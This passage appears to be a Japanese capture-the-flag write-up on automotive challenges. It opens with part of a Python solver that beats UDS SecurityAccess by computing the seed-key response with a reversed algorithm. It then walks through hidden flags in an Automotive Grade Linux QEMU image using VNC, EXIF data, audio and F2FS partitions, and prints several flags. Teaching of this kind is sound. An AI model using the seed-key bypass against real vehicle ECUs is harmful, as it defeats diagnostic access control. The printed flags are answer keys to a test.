    m = re.search(r"555¥s+¥[¥d+¥]¥s+([¥dA-Fa-f ]+)", out)
    data = bytes.fromhex(m.group(1).replace(" ", ""))
    return int.from_bytes(data[:4], "big")

# Capture nonce first
nonce = get_nonce()
print(f"nonce = {nonce:#010x}")

# 1. Extended session
uds("10 03")

# 2. Request seed (level 05)
resp = uds("27 05")
seed_bytes = bytes.fromhex(resp.replace(" ", ""))[2:]  # skip 67 05
seed = int.from_bytes(seed_bytes, "big")
print(f"seed  = {seed:#010x}")

# 3. Compute key
key = (rol32(seed ^ XOR_MASK ^ nonce, 7) + 0x27110027) & 0xFFFFFFFF
key_hex = " ".join(f"{b:02X}" for b in key.to_bytes(4, "big"))
print(f"key   = {key:#010x}")

# 4. Send key (level 06) — retry if nonce rolled
resp = uds(f"27 06 {key_hex}")
if resp.startswith("7F"):
    print("Key rejected. Retrying with fresh nonce...")
    nonce = get_nonce()
    key = (rol32(seed ^ XOR_MASK ^ nonce, 7) + 0x27110027) & 0xFFFFFFFF
    key_hex = " ".join(f"{b:02X}" for b in key.to_bytes(4, "big"))
    uds(f"27 06 {key_hex}")

# 5. Read flag
resp = uds("22 F1 A0")
flag = bytes.fromhex(resp.replace(" ", ""))[3:].decode()
print(f"FLAG: {flag}")
```

AGL 1

- 問題は右の通り
  - AGLとはAutomotive Grade Linuxのこと
    - カーナビ(厳密にはIVI: In-Vehicle Infotainment)向けのオープンソースなOS

  - Qemuイメージが公開されており、その中に5つのフラグを仕込みました
  - Qemu(エミュレータ)に慣れてもらうための問題です

チャレンジ　65 解決

AGL 1

100

tutorial　misc

English

Find the flag.

The attached file is an Automotive Grade Linux image, and the flag is hidden inside it.

Start it by running `run.sh`. And `qemu-system-x86_64` is required.

日本語

フラグを探してください。

添付ファイルはAutomotive Grade Linuxのイメージで、この中に隠されています。

`run.sh`を実行して起動してください。`qemu-system-x86_64`が必要です。

Files

- https://ndias.jp/hubfs/CTF2026/dist-agl.tar.xz

Flag　送信

AGL 1

- 解凍して起動すると、コンソールのログイン画面に以下のヒント


```
Automotive Grade Linux 21.90.0 qemux86-64 tty50

Hint: What is 5900/tcp?
qemux86-64 login:
```


- 5900/tcpは、RFB (Remote Buffer Protocol)
  - VNC (Virtual Network Computing; 画面転送)などで使われるプロトコル
  - 問題環境起動スクリプト(run.sh)の、以下オプションでVNCサーバが起動しています

```
qemu-system-x86_64 -accel kvm -accel tcg -machine q35 -cpu max -m 2048 -smp 2 -kernel bzImage -app
end "root=/dev/sda1 ro console=ttyS0,115200n8 ip=dhcp noapic" -drive file=agl-ivi-demo-qt-qemux86-
64.raw,format=raw,if=ide -device virtio-net-pci,netdev=net0 -netdev user,id=net0,hostfwd=tcp::2222
2-:22 -serial mon:stdio -vga virtio -vnc :0
```

AGL 1

- VNCで接続するとフラグ
  - 例えばTigerVNCをインストールして、`vncviewer localhost:5900`





  - フラグは /usr/share/icons/hicolor/scalable/dashboard.svg に埋め込んであります
  - なお、rootユーザ+パスワードなし で、コンソールログインも可 (以降の問題で利用)

AGL 2


- 問題は右の通り
  - ノーヒントでフラグを探す問題です
  - GUIで色々操作しつつ、イメージ内も探索してほしい、という意図がありました
    - 画面が90度回転しているのは、AGLの仕様
    - /etc/xdg/weston/weston.ini を修正して再起動すると、多少マシになります

```
...
[output]
name=Virtual-1
mode=1920x1080
transform=rotate-90
```


```
...
[output]
name=Virtual-1
mode=1920x1080
transform=rotate-0
```

AGL 2

- Launcher→Cameraを押すと、画像が表示される



「Camera」を選択



この画像はAGLに
元々含まれるもの

怪しい何かがあるが小さすぎて読めない
(私が埋め込んだヒントです)

AGL 2

- Qemuのイメージから、画像ファイルを頑張って特定し、取り出す
  - find / -name "*.jpg" などで候補を洗い出し、抽出して色々確認

SCPを使うパターン

```
$ scp -P 22222 root@localhost:<file_path> .
```

mountを使うパターン (Qemuは終了しておく)

```
$ fdisk -l agl-ivi-demo-qt-qemux86-64.raw
...
Units: sectors of 1 * 512 = 512 bytes
...
agl-ivi-demo-qt-qemux86-64.raw1        2048  9878883 9876836   4.7G 83 Linux
...
$ sudo mkdir /mnt/agl
$ sudo mount -o loop,offset=1048576 agl-ivi-demo-qt-qemux86-64.raw /mnt/agl
$ cd /mnt/agl
```

先頭から2048セクタ目(=1048576バイト目)を指定

7-zipを使うパターン

AGL 2

- 最終的に、/usr/share/applications/data/still-image.jpg であることがわかる
  - 画像を取り出して拡大し、例の文章を読んでみる


  - EXIFを調べると、怪しい文字列があるので、Base64デコードすればフラグ

```
root@Ubuntu2604:/mnt/hgfs/shared/ctf/agl# exiftool still-image.jpg
ExifTool Version Number         : 13.50
File Name                       : still-image.jpg
Directory                       : .
File Size                       : 1142 kB
File Modification Date/Time     : 2026:03:09 12:16:33+09:00
File Access Date/Time           : 2026:05:27 18:07:48+09:00
File Inode Change Date/Time     : 2026:03:09 12:16:33+09:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : Camera still image
User Comment                    : ZmxhZzI6IEZMQUd7RVhJRl9jNG5faDFkM180bnl0aDFuZ30=
Image Width                     : 3264
```

```
flag2: FLAG{EXIF_c4n_h1d3_4nyth1ng}
```

AGL 3

- 問題は右の通り
  - ノーヒントでフラグを探す問題です
  - AGL2と同じような意図に加え、さらにAI対策の側面が強い問題です
    - 結果的に、AI耐性は◎でした




AGL 3

- Launcher→Media Playerを押すと、一曲入っている
  - 但し再生しても音は鳴らない
    - Qemuが音声をリダイレクトしない設定で起動しているため
  - 音声ファイルを抽出する必要がある

「？」はヒントのつもり

```
root@qemux86-64:~# ls -l /media
total 5500
-rwxr-xr-x. 1 root root 5631139 Mar  9 03:15 'Eine_kleine_Nachtmusik?.mp3'
root@qemux86-64:~#
```

  - Qemuの起動引数に、音声リダイレクト設定を指定すれば、VNCからの操作で聞くことも可能(ホスト環境に依存するため詳細は割愛)



AGL 3

- MP3ファイルを取り出し、最後まで聞くと、以下のように喋っている

> Thank you for listening.
> The flag three is **IMPERIAL OPERA**.
>
> **I**ndia, **M**ike, **P**apa, **E**cho, **R**omeo, **I**ndia, **A**lpha, **L**ima,
> underscore, **O**scar, **P**apa, **E**cho, **R**omeo, **A**lpha.

- 前半はフラグ、後半はフラグのNATOフォネティックコード
  - 頭文字でスペルが分かるようにする意図
- 音声はgTTSモジュールで作成しました

AGL 4

- 問題は右の通り
  - AGL 2～3より少し技術的な感じになります
  - ヒントもあります
  - コンソールログイン以外に、ファイルシステムの探索をしてほしい、という意図があります

AGL 4

- ヒントは、/root/.hint.txtにあります


```
root@qemux86-64:~# ls -la
total 20
drwx------.  3 root root 4096 May 27 08:09 .
drwxr-xr-x. 17 root root 4096 May 27 07:56 ..
-rwx------.  1 root root   88 Mar  9 03:15 .hint.txt
drwx------.  2 root root 4096 May 27 07:56 .ssh
-rw-------.  1 root root  884 May 27 08:09 .viminfo
root@qemux86-64:~# cat .hint.txt
FLAG4 hint: Do you notice suspicious partitions?
FLAG5 hint: Check KUKSA VSS.
root@qemux86-64:~#
```

単純なstringsでは気付けないよう、
¥x00を間に挟んでいたりします

```
root@qemux86-64:~# xxd .hint.txt
00000000: 464c 4147 3420 0068 696e 743a 2000 446f  FLAG4 .hint: .Do
00000010: 2000 796f 7520 006e 6f74 6963 6520 0073   .you .notice .s
00000020: 7573 7069 6369 6f75 7320 0070 6172 7469  uspicious .parti
00000030: 7469 6f6e 733f 0a46 4c41 4735 2000 6869  tions?.FLAG5 .hi
00000040: 6e74 3a20 0043 6865 636b 2000 4b55 4b53  nt: .Check .KUKS
00000050: 4120 0056 5353 2e0a                      A .VSS..
root@qemux86-64:~#
```


AGL 4

- 7-zip File Managerで開くとわかりやすい
  - part1, part2はすぐ得られます (1.imgはext2, 2.imgはSquashFS)



AGL 4

- 3.imgだけは7-zip File Managerで開けません
  - ちょっと珍しい、F2FSというファイルシステムを使っているため
  - Debian系なら `apt install f2fs-tools` で扱えるようになる




```
root@Ubuntu2604:~/shared/ctf/agl# file 3.img
3.img: F2FS filesystem, UUID=6521613e-9535-4edb-9772-cf3a08ecbc94, volume name "flag4-3"
root@Ubuntu2604:~/shared/ctf/agl#
```

```
root@Ubuntu2604:~/shared/ctf/agl# mount -t f2fs 3.img a/
root@Ubuntu2604:~/shared/ctf/agl# ls -l a/
total 0
-rw-r--r-- 1 root root 163 May  7 12:59 flag4-part3.zip
root@Ubuntu2604:~/shared/ctf/agl# zipgrep "flag" a/flag4-part3.zip
flag4-part3.txt:flag4 part3/3: us3d_p4rt1t10ns!}
root@Ubuntu2604:~/shared/ctf/agl#
```

AGL 5

- 問題は右の通り
  - 車載機器特有の機構について探す問題です
  - ヒントもあります
  - KUKSA VSSを調べてほしい、という意図があります
  - 想定解法は3つあります

AGL 5

